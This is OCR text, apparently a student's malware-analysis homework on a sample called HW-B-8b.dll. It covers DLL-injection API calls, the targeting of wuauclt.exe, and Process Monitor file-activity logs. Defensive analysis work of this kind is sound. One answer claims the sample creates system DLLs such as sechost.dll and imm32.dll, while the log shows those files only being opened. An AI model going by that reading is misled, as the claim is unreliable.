


6. writes the malicious library name string into the memory space that was allocated with VirtualAllocEx
    1. **CreateRemoteThread**
    2. **WriteProcessMemory**




3. What process is targeted by the malware?


The wuauclt.exe process is targeted by the malware



It also runs the MpCmdRun.exe




4. What file(s) do HW-B-8b.dll create?




Time ...	Process Name	PID	Operation	Path	Result	Detail
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\Prefetch\RUNDLL32.EXE...	NAME NOT FOUND	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Users\IEUser\Desktop\HW-B	SUCCESS	Desired Access: E...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\sysmain.sdb	SUCCESS	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\AcLayers.dll	SUCCESS	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\AcLayers.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\AcLayers.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\winspool.drv	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\winspool.drv	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\mpr.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\mpr.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\en-US\rundll32....	SUCCESS	Desired Access: G...

5. What is the content of these files?

It creates these files: sechost.dll, AcLayers.dll, sspicli.dll, mpr.dll, imm32.dll



Time ...	Process Name	PID	Operation	Path	Result	Detail
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\Prefetch\RUNDLL32.EXE...	NAME NOT FOUND	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Users\IEUser\Desktop\HW-B	SUCCESS	Desired Access: E...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\sysmain.sdb	SUCCESS	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\AcLayers.dll	SUCCESS	Desired Access: G...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\AcLayers.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\AppPatch\AcLayers.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\sspicli.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\winspool.drv	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\winspool.drv	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\mpr.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\mpr.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
11:16:...	rundll32.exe	260	CreateFile	C:\Windows\System32\en-US\rundll32....	SUCCESS	Desired Access: G...


SelfUpdate
Windows 7 (C:) ▸ Windows ▸ SoftwareDistribution ▸ SelfUpdate
Search SelfUpdate
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
Handler 1/2/2018 5:23 PM File folder
wsus3setup.cab 11/12/2020 11:40 PM Cabinet File 33 KB
WUClient-SelfUpdate-ActiveX~31bf3856ad3... 6/2/2012 5:58 PM MUM File 5 KB
WUClient-SelfUpdate-ActiveX~31bf3856ad3... 5/14/2014 11:52 AM MUM File 5 KB
WUClient-SelfUpdate-Aux-TopLevel~31bf38... 6/2/2012 5:58 PM MUM File 508 KB
WUClient-SelfUpdate-Aux-TopLevel~31bf38... 5/14/2014 11:52 AM MUM File 508 KB
WUClient-SelfUpdate-Core-TopLevel~31bf3... 6/2/2012 5:58 PM MUM File 832 KB
WUClient-SelfUpdate-Core-TopLevel~31bf3... 5/14/2014 11:52 AM MUM File 832 KB
wuident.cab 11/15/2021 10:20 PM Cabinet File 20 KB
wuident.txt 11/15/2021 10:20 PM Text Document 4 KB
wuident-inner.cab 5/22/2014 5:07 PM Cabinet File 12 KB
WuPackages.xml 5/14/2014 11:52 AM XML Document 1 KB
12 items